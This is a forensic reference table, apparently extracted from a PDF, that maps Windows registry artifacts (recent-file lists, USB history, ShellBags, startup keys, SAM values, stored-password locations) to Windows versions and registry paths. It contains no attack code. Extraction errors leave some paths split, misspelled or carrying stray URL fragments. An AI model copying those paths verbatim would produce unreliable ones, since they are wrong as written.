Network Cards	X P		7	8	1 0	SOFTWARE\Microsoft\Windows NT\ CurrentVersion\ NetworkCards\#
Network History			7	8	1 0	SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList \Signatures\Unmanaged
Network History			7	8	1 0	SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList \Signatures\Managed
Network History			7	8	1 0	SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList \Nla\Cach
Network Workgroup Crawler				7		NTUSER.DAT\Software\Microsoft \Windows\CurrentVersion\Explorer\WorkgroupCrawler\Shares
Network Workgroup Crawler	X P					NTUSER.DAT\Software\Microsoft \ Windows\CurrentVersion\Explorer\ WorkgroupCrawler\Shares
Nikon View Photo Editor MRU						NTUSER.DAT\Software\Nikon\ NikonViewEditor\6.0\Recent File List
NTUSER Info						HKEY_USERS\
Number of Processors in System				7		SYSTEM\ControlSet###\Control\Session Manager\Environment\NUMBER_OF_PROCESSORS
Number of Processors in System	X P		7	8	1 0	SYSTEM\ControlSet###\Control\Session Manager\Environment / NUMBER_OF_PROCESSORS
Office Access 2007 MRU						NTUSER.DAT\Software\Microsoft \Office\12.0\Access\ Settings
Office Access 2007 MRU Dates						NTUSER.DAT\Software\Microsoft \Office\12.0\Access\Settings
Office Access MRU						NTUSER.DAT\Software\Microsoft \Office\\Access\File MRU
Office Access Recent Databases						NTUSER.DAT\Software\Microsoft \Office\\ Common\Open Find\ Microsoft Office Access\Settings\File New Database\File Name MRU
Office Access Trusted Documents RU						NTUSER.DAT\Software\Microsoft \Office\Access\Security\Trusted Documents\TrustRecords
Office Access Trusted Locations MRU						NTUSER.DAT\Software\Microsoft \ Office\Access\Security\ Trusted Locations\Location2
Office Excel Autosave (File Recovery)						NTUSER.DAT\Software\Microsoft \ Office\ver#\Excel\ Resiliency\ Document Recovery\

Office Excel MRU				NTUSER.DAT\Software\Microsoft \ Office\\Excel\File MRU
Office Excel MRU Live Account				NTUSER.DAT\Software\Microsoft \ Office\\Excel\User MRU\LiveId_\File MRU
Office Excel Place MRU				NTUSER.DAT\Software\Microsoft \ Office\\Excel\Place MRU
Office Excel Place MRU Live Account				NTUSER.DAT\Software\Microsoft \ Office\\Excel\User MRU\LiveId_\Place MRU
Office Excel Recent Spreadsheets				NTUSER.DAT\Software\Microsoft \ office\\Common\Open Find\ Microsoft Office Excel\Settings\ Save As\File Name MRU
Office Excel Trusted Documents MRU				NTUSER.DAT\Software\Microsoft \ Office\\Excel\Security\Trusted Documents
Office Excel Trusted Locations MRU				NTUSER.DAT\Software\Microsoft \ Office\\Excel\Security\Trusted Locations
Office PowerPoint Autosave (File Recovery)				NTUSER.DAT\Software\Microsoft \ Office\\ PowerPoint\Resiliency\ DocumentRecovery\
Office PowerPoint MRU				NTUSER.DAT\Software\Microsoft \ Office\ver#\PowerPoint\ FileMRU
Office PowerPoint MRU Live Account				NTUSER.DAT\Software\Microsoft \ Office\\PowerPoint\User MRU\ LiveId_\File MRU
Office PowerPoint Place MRU				NTUSER.DAT\Software\Microsoft \ Office\\PowerPoint\Place MRU
Office PowerPoint Place MRU Live Account				NTUSER.DAT\Software\Microsoft \ Office\\PowerPoint\User MRU\ LiveId_\Place MRU
Office PowerPoint Recent PPTs				NTUSER.DAT\Software\Microsoft \ office\ver#\ Common\Open Find\ Microsoft Office PowerPoint\Settings\ Save As\File Name MRU
Office PowerPoint Trusted Documents MRU				NTUSER.DAT\Software\Microsoft \ Office\\PowerPoint\Security\ Trusted Documents\TrustRecords
Office PowerPoint Trusted Locations MRU				NTUSER.DAT\Software\Microsoft \ Office\\PowerPoint\Security\ Trusted Locations\Location#
Office Publisher MRU				NTUSER.DAT\Software\Microsoft \ Office\\Publisher\File MRU

Office Publisher Recent Documents					NTUSER.DAT\Software\Microsoft \ office\\ Common\Open Find\ Microsoft Office Publisher\Settings\ Save As\File Name MRU
Office Word Autosave (File Recovery)					NTUSER.DAT\Software\Microsoft \ Office\Word\Resiliency\ Document Recovery\
Office Word MRU					NTUSER.DAT\Software\Microsoft \ Office\Word\File MRU
Office Word MRU Live Account					NTUSER.DAT\Software\Microsoft \ Office\Word\User MRU\ LiveId_File MRU
Office Word OneDrive Synch Roaming Identities				1 0	NTUSER.DAT\Software\Microsoft \ Office\Common\Roaming\ Identities\Settings\1133\ ListItems\\
Office Word Place MRU					NTUSER.DAT\Software\Microsoft \ Office\Word\Place MRU
Office Word Place MRU Live Account					NTUSER.DAT\Software\Microsoft \ Office\Word\User MRU\ LiveId_Place MRU
Office Word Reading Locations					NTUSER.DAT\Software\Microsoft \ Office\Word\Reading Locations\Document#
Office Word Recent Docs					NTUSER.DAT\Software\Microsoft \ office\\ Common\Open Find\ Microsoft Office\Word\Settings\Save As\File Name MRU
Office Word Trusted Documents MRU					NTUSER.DAT\Software\Microsoft \ Office\Word\Security\Trusted Documents
Office Word Trusted Locations MRU					NTUSER.DAT\Software\Microsoft \ Office\14.0\Word\Security\Trusted Locations\Location#
Office Word User Info					NTUSER.DAT\Software\Microsoft \ office\Common\UserInfo
OneDrive App Info				1 0	NTUSER.DAT\SOFTWARE\Microsoft \ OneDrive
OneDrive User ID and Login URL				1 0	NTUSER.DAT\SOFTWARE\Microsoft \ AuthCookies\Live\Default\CA W
OneDrive User ID Associated with User				1 0	NTUSER.DAT\SOFTWARE\Microsoft \ IdentityCRL\UserExtendedProperties\cid
OneDrive User ID, Live ID				1 0	NTUSER.DAT\SOFTWARE\Microsoft \ Office\Common\Identity\Identities\LiveId

OneNote User Information					1 0	Settings.dat\LocalState\ HKEY_CURRENT_USER\Software\ Microsoft\Office\16.0\Common\ Identity\Identities_LiveId
Open/Save MRU						NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU
Open/Save MRU			7	8	1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSavePID1MRU
Open/Save MRU	X P					NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU
Outlook 2007 Account Passwords				7		NTUSER.DAT\Software\Microsoft\Protected Storage SystemProvider\SID\Identification\INETCOMM Server Passwords
Outlook 2007 Recent Attachments				7		NTUSER.DAT\Software\Microsoft\office\version\Common\OpenFind\Microsoft Office Outlook\Settings\Save Attachment\File Name MRU
Outlook 2007 Temp file location				7		NTUSER.DAT\Software\Microsoft\Office\version\Outlook\Security
Outlook Account Passwords						NTUSER.DAT\Software\Microsoft\Protected Storage System Provider\SID\ Identification\INETCOMM Server Passwords
Outlook Accounts	X P					HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Account Manager
Outlook Recent Attachments						NTUSER.DAT\Software\Microsoft\office\version\ Common\OpenFind\ Microsoft Office Outlook\Settings\Save Attachment\File Name MRU
Outlook Settings	X P					HKEY_USERS\{User_ID}\Software\Microsoft\Office\Outlook\OMI Account Manager\Accounts\
Outlook Temporary Attachment Directory						NTUSER.DAT\Software\Microsoft\Office\version\ Outlook\Security
Pagefile Control	X P		7	8	1 0	SYSTEM\ControlSet##\Control\Session Manager\Memory Management
Pagefile Settings				7		SYSTEM\ControlSetXXX\Control\Session Manager\Memory Management

Paint MRU			7			NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Applets\Paint\Recent File List
Paint MRU List	X P		7	8	1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Applets\Paint\Recent File List
PAP Device Interface			7	8	1 0	SYSTEM\ControlSet001\Control\DeviceClasses\{f33fdc04-d1ac-4e8e-9a30-19bbd4b108ae}
Partition Management Driver Service	X P		7	8	1 0	SYSTEM\ControlSet001\services\partmgr\Enum
Password Face Enabled					1 0	SOFTWARE\Software\Microsoft\Windows\CurrentVersion\Authentication\LogonUI\FaceLogon\
Password Fingerprint Enabled				8	1 0	SOFTWARE\Software\Microsoft\Windows\CurrentVersion\Authentication\LogonUI\Fingerprint\
Password Hint			7			SAM\Domains\Account\Users\\F_Value\UserPasswordHint
Password Hint XP	X P					SOFTWARE\Microsoft\Windows\CurrentVersion\Hints\
Password Picture Gesture				8	1 0	SOFTWARE\Software\Microsoft\Windows\CurrentVersion\Authentication\LogonUI\PicturePassword\bgPath
Password PIN Enabled				8	1 0	SOFTWARE\Software\Microsoft\Windows\CurrentVersion\Authentication\LogonUI\PINLogonEnrollment\
Passwords Cached Logon Password Maximum	X P					SOFTWARE\Microsoft\Windows NT\ CurrentVersion\Winlogon
PCI Bus Device Information			7			SYSTEM\ControlSet###\Enum\PCI
PCI Bus Device Information	X P		7	8	1 0	SYSTEM\ControlSet###\Enum\PCI
PCI Enumeration	X P		7	8	1 0	SYSTEM\ControlSet001\Enum\PCI\\
Photos App Associated User					1 0	Settings.dat\LocalState\OD\
Place MRU					1 0	NTUSER\SOFTWARE\Microsoft\Office\15.0\Word\UserMRU\LiveId#>\Place MRU
POP3 Passwords	X P					NTUSER.DAT\Software\Microsoft\Internet Account Manager\Accounts\0000000#
POP3 Passwords	X P					NTUSER.DAT\Software\Microsoft\Internet Account Manager\Accounts\ 0000000#

Portable Operating System Drive				8	1 0	SYSTEM\ControlSet001\Control / PortableOperatingSystem
PowerPoint 2007 Autosave Info				7		NTUSER.DAT\Software\Microsoft\Office\12.0\PowerPoint\Resiliency\DocumentRecovery\
PowerPoint 2007 MRU				7		NTUSER.DAT\Software\Microsoft\Office\12.0\PowerPoint\FileMRU
Pre-Logon Access Provider						HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Authentication\PLAP Providers*
Pre-Logon Access Provider						HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Authentication\PLAP Providers*
Prefetch Information				7		SYSTEM\ControlSet###\Control\Session Manager\Memory Management\PrefetchParameters\EnablePrefetcher
Printer Default	X P		7	8	1 0	NTUSER.DAT\Software\Microsoft\Windows\NT\CurrentVersion\Windows\Devices
Printer Default	X P		7	8	1 0	NTUSER.DAT\printers\DevModesPer User and DevModes#
Printer Information				7		SYSTEM\ControlSet###\Control\Print\Environments\WindowsNTx86\Drivers\Version#
Printer Properties for Installed Printers	X P		7	8	1 0	SOFTWARE\Microsoft\Windows NT\CurrentVersion\Print\Printers\
Product ID				7		SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductId
Product Name				7		SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductName
Profile list	X P		7	8	1 0	SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList
Program Compatibility Assistant (PCA) Archive for Apps				8		NTUSER.DAT\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Layers
Program Compatibility Assistant (PCA) Tracking of User Launched Applications				8	1 0	NTUSER.DAT\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\CompatibilityAssistant\Store

Program Compatibility Assistant Archive for Apps			7		SOFTWARE\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Layers
Publisher 2007 MRU			7		NTUSER.DAT\Software\Microsoft\Office\12.0\Publisher\Recent File List
Reading Locations				10	NTUSER\SOFTWARE\Microsoft\Office\15.0\Word\Reading Locations
ReadyBoost Attachments			7		SOFTWARE\Microsoft\Windows NT\CurrentVersion\EMDMgmt\
ReadyBoost Attachments, USB Identification			7 8	0 1	SOFTWARE\Microsoft\Windows NT\ CurrentVersion\ EMDMgmt\
ReadyBoost Driver				8 0	SYSTEM\ControlSet001\services \ rdyboost\Enum
Recent Docs					NTUSER.DAT\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.&input=
Recent Docs MRU Recent Documents	X P		7 8	0 1	NTUSER.DAT\Software\Microsoft\ Windows\ CurrentVersion\Explorer\ RecentDocs\
Recent Documents			7		HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs
Recent Documents					HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU
RecentApps				10	NTUSER.DAT\Software\Microsoft\Windows\Current Version\Search\RecentApps
RecentDocs				10	NTUSER.DAT\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs
RecentDocs				10	NTUSER.DAT\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.iso
RecentDocs				10	NTUSER.DAT\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.vhd
RecentDocs for .jpg				10	NTUSER\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.jpg
RecentDocs for .jpg				10	NTUSER.DAT\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.jpg&ls=0&b=0

Recycle Bin Info					1 0	NTUSER.DAT\Software\Microsoft\\Windows\CurrentVersion\Explorer\BitBucket\Volume\
Recycle Bin Info			7	8	0	NTUSER.DAT\Software\Microsoft\\Windows\CurrentVersion\Explor er\ BitBucket\Volume\
Recycle Bin Info XP	X P					SOFTWARE\Microsoft\Windows\ CurrentVersion\Explorer\BitBucket\
References devices, services, drivers enabled for Safe Mode.						HKLM\System\CurrentControlSet \Control\SafeBoot
Regedit - Favorites	X P		7	8	0	NTUSER.DAT\Software\Microsoft\\Windows\ CurrentVersion\Ap plets\Regedit\ Favorites
Regedit - Last Key Saved	X P		7	8	0	NTUSER.DAT\Software\Microsoft\\Windows\CurrentVersion\Appl ets\ Regedit / LastKey
Regedit Last Key Saved					1 0	NTUSER.DAT\Software\Microsoft\\Windows\CurrentVersion\Apple ts\Regedit\LastKey
Register.com search					1 0	NTUSER.DAT\SOFTWARE\Microsoft\\Windows\CurrentVersion\Explo rer\FileExts / .com
Registered Applications			7	8	0	SOFTWARE\RegisteredApplicatio ns /
Registered Organization				7		SOFTWARE\Microsoft\Windows NT\CurrentVersion\RegisteredOrganization
Registered Owner				7		SOFTWARE\Microsoft\Windows NT\CurrentVersion\RegisteredOwner
Registry Windows 7 32 Bit Shim Cache				7		HKLM\System\CurrentControlSet \Control\Session Manager\AppCompatCache\AppCom patCache
Registry Windows 7 List Mounted Devices				7		HKLM\System\MountedDevices\
Registry Windows 7 Network Adapter Configuration				7		HKLM\System\CurrentControlSet \Services\Tcpip\Parameters\In terfaces\(interface-name)\
Registry Windows 7 Network List Profiles				7		HKLM\Software\Microsoft\Windo wsNT\CurrentVersion\NetworkLi st\Profiles\{GUID}\
Registry Windows 7 List Applications Installed				7		HKLM\Software\Microsoft\Windo ws\CurrentversionXUninstall\{ Application. Name)

Registry Windows 7 Security Audit Policies			7			HKLM\Security\Policy
Registry Windows 7 Time Zone Information			7			HKLM\System\CurrentControlSet\Control\TimeZonelInformation
Registry Windows 7 User Profile Logon			7			HKLM\Software\Microsoft\WindowsNT\CurrentVersion\ProfileList\{SID}\
Registry Windows 7 Winlogon shell			7			HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon\Shell
Remote Desktop	X P		7	8	1 0	SYSTEM\ControlSet###\Control\Terminal Server / fDenyTSConnections
Remote Desktop Information			7			SYSTEM\ControlSet###\Control\Terminal Server\ fDenyTSConnections
Roaming Identities (1125 PowerPoint, 1133 Word, 1141 Excel)					1 0	NTUSER.DAT\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\Identities\\
Run Box Recent commands			7			NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU
Run MRU	X P		7	8	1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ RunMRU
Run subkey - Active					1 0	NTUSER.DAT\SOFTWARE\Microsoft\Windows\CurrentVersion\Run / OneDrive
Run, Startup	X P		7	8	1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Run
Screen Saver Enabled			7			NTUSER.DAT\Control Panel\Desktop/ScreenSaveActive
Screen Saver Enabled	X P		7	8	1 0	NTUSER.DAT\Control Panel\Desktop / ScreenSaveActive
Screen Saver Password Enabled			7			NTUSER.DAT\Control Panel\Desktop/ScreenSaverIsSecure
Screen Saver Secure Password Enabled	X P		7	8	1 0	NTUSER.DAT\Control Panel\Desktop / ScreenSaverIsSecure
Screen Saver Timeout			7			NTUSER.DAT\Control Panel\Desktop/ScreenSaveTimeout

Screen Saver Timeout	X P		7	8	1 0	NTUSER.DAT\Control Panel\Desktop / ScreenSaveTimeOut
Screen Saver Wallpaper			7			NTUSER.DAT\Control Panel\Desktop/WallPaper
Screen Savers and Wallpaper	X P		7	8	1 0	NTUSER.DAT\Control Panel\Desktop\
SCSI Device Information			7			SYSTEM\ControlSet###\Enum\SCS I
SCSI Device Information	X P		7	8	1 0	SYSTEM\ControlSet###\Enum\SCS I
SCSI Enumeration			7	8	1 0	SYSTEM\ControlSet001\Enum\ SC SI\\
Search Charm Entries for Internet Addresses and Sites						NTUSER.DAT\Software\Microsoft \ Windows\CurrentVersion\Expl orer\ SearchHistory\DefaultBr owser_ NOPUBLISHERID!Microsoft.Inte net Explorer. Default
Search WordWheelQuery			7		1 0	NTUSER.DAT\Software\Microsoft \Windows\CurrentVersion\Expl orer\WordWheelQuery
Serial Port Device Information			7			SYSTEM\ControlSet###\Enum\SER ENUM
Services	X P		7	8	1 0	SYSTEM\ControlSet###\Services
Services List			7			SYSTEM\ControlSet###\Services
Session Manager Execute						HKEY_LOCAL_MACHINE\System\Cur rentControlSet\Control\Sessio n_Manager
Shared data to: e- mail					1 0	NTUSER.DAT\SOFTWARE\Microsoft \Windows\CurrentVersion\Expl orer\SharingMFU
Shared Folders, Shared Printers	X P		7	8	1 0	SYSTEM\ControlSet###\Services \ LanmanServer\ Shares /
Shared Photos					1 0	NTUSER.DAT\SOFTWARE\Microsoft \Windows\CurrentVersion\Expl orer\SharingMFU
Shared photos					1 0	NTUSER.DAT\SOFTWARE\Microsoft \Windows\CurrentVersion\Expl orer\SharingMFU
Sharing MFU					1 0	NTUSER.DAT\Software\Microsoft \ Windows\CurrentVersion\Expl orer\ SharingMFU
Shell Bags					1 0	NTUSER.DAT\SOFTWARE\Microsoft \Windows\Shell\Bags\1\Desktop
Shell Bags			7	8	1 0	UsrClass.dat\Local\Settings\Soft ware\ Microsoft\Windows\Sh ell\Bags

Shell Bags			7	8	1 0	NTUSER.DAT\Software\Microsoft\\ Windows\Shell\Bags\1\Desktop
Shell Bags						UsrClass.dat\Local\Settings\Software\ Microsoft\Windows\Shell\BagMRU
Shell Execute Hooks						HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\ShellExecuteHooks*
Shell Execute Hooks						HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Explorer\ShellExecuteHooks*
Shell Extensions						HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Shell Extensions\Approved
Shell Extensions						HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Shell Extensions\Approved
Shell Extensions						HKEY_USERS\%SID%\Software\Microsoft\Windows\CurrentVersion\Shell Extensions\Approved
Shell Extensions						HKEY_USERS\%SID%\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Shell Extensions\Approved
Shell Load and Run						HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows
Shell Load and Run						HKEY_CURRENT_USER\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows
ShellBags	X P					NTUSER.DAT\Software\Microsoft\\ Windows\Shell\ BagMRU
ShellBags	X P					NTUSER.DAT\Software\Microsoft\\ Windows\Shell\ Bags
ShellBags	X P					NTUSER.DAT\Software\Microsoft\\ Windows\Shell\ShellNoRoam\BagMRU
ShellBags	X P					NTUSER.DAT\Software\Microsoft\\ Windows\Shell\ShellNoRoam\Bags
Shim Cache	X P					HKLM\SYSTEM\CurrentControlSet\Control\SessionManager\AppCompatibility\AppCompatCache
Shimcache	X P					SYSTEM\CurrentControlSet\Control\SessionManager\AppCompatibility

Shimcache			7	8	1 0	SYSTEM\CurrentControlSet\Control\Session Manager\AppCompatCache
Shutdown Time			7			SYSTEM\ControlSetXXX\Control\Windows\ShutdownTime
Shutdown Time	X P		7	8	1 0	SYSTEM\ControlSet###\Control\Windows / ShutdownTime
SkyDrive E-Mail Account Name				8		Settings.dat\LocalState\Platform
SkyDrive User Name				8		settings.dat\RoamingState
Skype App Install					1 0	HKEY_CLASSES_ROOT\Activatable Classes\Package\Microsoft.SkypeApp_3.2.1.0_x86_kzf8qxf38zg5c
Skype Assoc. Files 1					1 0	HKEY_LOCAL_MACHINE\SOFTWARE\CLASSES\MIME\Database\Content Type\application/x-skype
Skype Assoc. Files 2					1 0	HKEY_LOCAL_MACHINE\SOFTWARE\CLASSES\.skype
Skype Assoc. Files 3					1 0	HKEY_CURRENT_USER\SOFTWARE\CLASSES\.skype
Skype Assoc. Files 4					1 0	HKEY_CLASSES_ROOT\.skype
Skype Cached IP Data						HKEY_CURRENT_USER\Software/SKYPE/PHONE/LIB/Connection/HOST CACHE
Skype Install Path					1 0	HKEY_CURRENT_USER\SOFTWARE\SKYPE\Phone
Skype Installation					1 0	HKEY_CLASSES_ROOT\AppX(Random Value)
Skype Language					1 0	HKEY_CURRENT_USER\SOFTWARE\SKYPE\Phone\UI\General
Skype Process Name					1 0	HKEY_LOCAL_MACHINE\SOFTWARE\IM Providers\Skype
Skype Update App ID					1 0	HKEY_CLASSES_ROOT\AppDataID\{27E6D007-EE3B-4FF7-8AE8-28EF0739124C}
Skype User CID				8		settings.dat\LocalState / skype.account.name
Skype User List					1 0	HKEY_CURRENT_USER\SOFTWARE\SKYPE\Phone\Users\
Skype User Name E-Mail						settings.dat\LocalState / skype.liveuser.CID
Skype Version 1					1 0	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Components\(\UID)\(\UID)
Skype Version 2					1 0	HKEY_CLASSES_ROOT\Installer\Products\74A569CF9384AC046B81814F680F246C

SRUM						SOFTWARE\Microsoft\WindowsNT\CurrentVersion\SRUM\Extensions {d10ca2fe-6fcf-4f6d-848eb2e99266fa89} = Application Resource Usage Provider C:\Windows\System32\SRU\
SRUM Resource Usage History			7	8	1 0	SOFTWARE\Microsoft\WindowsNT\CurrentVersion\SRUM\Extensions
Start and File Explorer Searches entered by user			7	8	1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\WordWheelQuery
Start Menu Program List						NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\MenuOrder\Programs\
Start Searches Entered by User				7		NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\WordWheelQuery
Start Searches entered by user						NTUSER.DAT\Software\Microsoft\SearchAssistant\ACMru\5###
Startup Location	X P		7	8	1 0	SOFTWARE\Microsoft\CommandProcessor / AutoRun
Startup Location	X P		7	8	1 0	SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit
Startup Location	X P		7	8	1 0	SYSTEM\ControlSet###\Control\SessionManager\BootExecute
Startup Software	X P		7	8	1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\RunOnce
Startup Software Run	X P		7	8	1 0	SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Startup Software Run Once	X P		7	8	1 0	SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
Storage Class Drivers	X P		7	8	1 0	SYSTEM\ControlSet001\Control\DeviceClasses\{53f56307-b6bf-11d0-94f2-00a0c91efb8b}
Storage Device Information	X P		7	8	1 0	SYSTEM\ControlSet###\Enum\STORAGE
STORAGE Enumeration	X P		7	8	1 0	SYSTEM\ControlSet001\Enum\STORAGE\Volume\\
Storage Spaces Drive ID					8 0	SYSTEM\ControlSet###\Services\spaceport\Parameters
System Restore Info	X P		7	8	1 0	SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRestore
System Restore Information				7		SOFTWARE\Microsoft\WindowsNT\CurrentVersion\SystemRestore
TaskBar Application List					1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer

					rer\Taskband / FavoritesResolve	
TCPIP Data, Domain Names, Internet Connection Info	X P		7	8 0	SYSTEM\ControlSet###\Services \ Tcpip\Parameters\Interfaces \	
TCPIP Network Cards	X P		7	8 0	SYSTEM\ControlSet###\Services \ Tcpip\Parameters\Interfaces \	
TechSmith SnagIt MRU					NTUSER.DAT\Software\TechSmith \ SnagIt\Recent Captures	
Theme Current Theme	X P		7	8 0	NTUSER.DAT\Software\Microsoft \ Windows\CurrentVersion\Themes / CurrentTheme	
Theme Last Theme					NTUSER.DAT\Software\Microsoft \ Windows\CurrentVersion\Themes\ Last Theme	
Time Sync with Internet Servers				7	SOFTWARE\Microsoft\Windows\CurrentVersion\DateTime\Servers	
Time Synch with Internet Choices	X P		7	8 0	SOFTWARE\Microsoft\Windows\ CurrentVersion\DateTime\Server s	
Time Synch with Internet Enabled	X P		7	8 0	SYSTEM\ControlSet###\Services \ W32Time\Parameters / Type	
Time Synch with Internet Servers	X P		7	8 0	SOFTWARE\Microsoft\Windows\ CurrentVersion\DateTime\Server s	
Time Zone Information	X P		7	8 0	SYSTEM\ControlSet###\Control\ TimeZoneInformation	
Trusted Documents					NTUSER\SOFTWARE\Microsoft\Office\15.0\Word\Security\Trusted Documents\TrustRecords	
Trusted Locations					NTUSER\SOFTWARE\Microsoft\Office\15.0\Word\Security\Trusted Locations	
Turn off UAC Behavior				7	SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\ConsentPromptBehaviorAdmin	
Turn off UAC Behavior				7	8 0	SOFTWARE\Microsoft\Windows\ CurrentVersion\Policies\System / ConsentPromptBehaviorAdmin
Typed Paths in Windows Explorer				7	NTUSER.DAT\Software\Microsoft \Windows\CurrentVersion\Explorer\TypedPaths	
Typed Paths into Windows Explorer or File Explorer				7	8 0	NTUSER.DAT\Software\Microsoft \ Windows\CurrentVersion\Explor er\ TypedPaths
TypedURLs					UsrClass.dat\SOFTWARE\LocalSettings\Software\Microsoft\Windows\CurrentVersion\AppContainer\ Storage\microsoft.micros	

					oftedge_8wekyb3d8bbwe\MicrosoftEdge\TypedURLs
TypedURLs				1 0	NTUSER.DAT\SOFTWARE\Microsoft\Internet Explorer\TypedURLs
TypedURLs Hyperlink				1 0	NTUSER.DAT\SOFTWARE\Microsoft\Internet Explorer\TypedURLs
TypedURLsTime				1 0	UsrClass.dat\SOFTWARE\LocalSettings\Software\Microsoft\Windows\CurrentVersion\AppContainer\Storage\microsoft.microsoft.oftedge_8wekyb3d8bbwe\MicrosoftEdge\TypedURLs
TypedURLsTime				1 0	NTUSER.DAT\SOFTWARE\Microsoft\Internet Explorer\TypedURLsTime
TypedURLsVisitCount				1 0	UsrClass.dat\SOFTWARE\LocalSettings\Software\Microsoft\Windows\CurrentVersion\AppContainer\Storage\microsoft.microsoft.oftedge_8wekyb3d8bbwe\MicrosoftEdge\TypedURLsVisitCount
UAC On or Off					SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\EnableLUA
UAC On or Off		7	8	1 0	SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System / EnableLUA
UMB Bus Driver Interface		7	8	1 0	SYSTEM\ControlSet001\Control\DeviceClasses\{65a9a6cf-64cd-480b-843e-32c86e1ba19f}
USB Device Classes	X P	7	8	1 0	SYSTEM\ControlSet###\Control\DeviceClasses\{53f56307-b6bf-11d0-94f2-00a0c91efb8b}\DeviceInstance
USB Device Containers				1 0	SYSTEM\ControlSet###\Control\DeviceContainers\\BaseContainers\
USB Device Information Values		7	8	1 0	SYSTEM\ControlSet001\Enum\USB\\
USB Device Interface	X P	7	8	1 0	SYSTEM\ControlSet001\Control\DeviceClasses\{a5dcbe10-6530-11d2-901f-00c04fb951ed}
USB Enumeration	X P	7	8	1 0	SYSTEM\ControlSet001\Enum\USB
USB First Install Date		7	8	1 0	SYSTEM\ControlSet###\Enum\USBSTOR\\Properties\{83da6326-97a6-4088-9453-a1923f573b29}\00000064\00000000/ Data

USB Install Date				7	8	1 0	SYSTEM\ControlSet###\Enum\ US BSTOR\\ Properties\{83da6326 -97a6-4088-9453- a1923f573b29}\00000065\00000000 00/ Data
USB Last Arrival Date						1 8 0	SYSTEM\ControlSet###\Enum\ US BSTOR\\ Properties\{83da6326 -97a6-4088-9453- a1923f573b29}\0066
USB Last Removal Date						1 8 0	SYSTEM\ControlSet###\Enum\ US BSOR\\ Properties\ {83da6326 -97a6-4088-9453- a1923f573b29}\0067
USB Logged On User at Time of Access	X P			7	8	1 0	NTUSER.DAT\Software\Microsoft \ Windows\ CurrentVersion\Explorer\ MountPoints2\
USB ROM Descriptors							HKEY_LOCAL_MACHINE\USBSTOR\
USB to Volume Serial Number					7		SOFTWARE\Microsoft\WindowsNT\ CurrentVersion\EMDMgmt
USB Windows Portable Devices				7	8	1 0	SOFTWARE\Microsoft\Windows Portable Devices\Devices
USBPRINT	X P			7	8	1 0	SYSTEM\ControlSet001\Enum\ US BPRINT\
USBS Hub Information	X P			7	8	1 0	SYSTEM\ControlSet001\services \ usbhub\Enum
USBSTOR Container ID				7	8	1 0	SYSTEM\ControlSet###\Enum\ US BSTOR\\ ContainerID
USBSTOR Drive Identification	X P			7	8	1 0	SYSTEM\ControlSet###\Enum\ US BSTOR\\
USBSTOR Enumeration	X P			7	8	1 0	SYSTEM\ControlSet###\Enum\ US BSTOR\
USBSTOR Parent ID Prefix (PIP)							SYSTEM\ControlSet###\Enum\ US BSTOR\\ ParentIdPrefix
User Account Expiration					7		SAM\Domains\Account\Users\F Key
User Account Status	X P			7	8	1 0	SAM\SAM\Domains\Account\Users \V
User Information F Value	X P			7	8	1 0	SAM\SAM\Domains\Account\Users \F
User Information V Value	X P			7	8	1 0	SAM\SAM\Domains\Account\Users \V
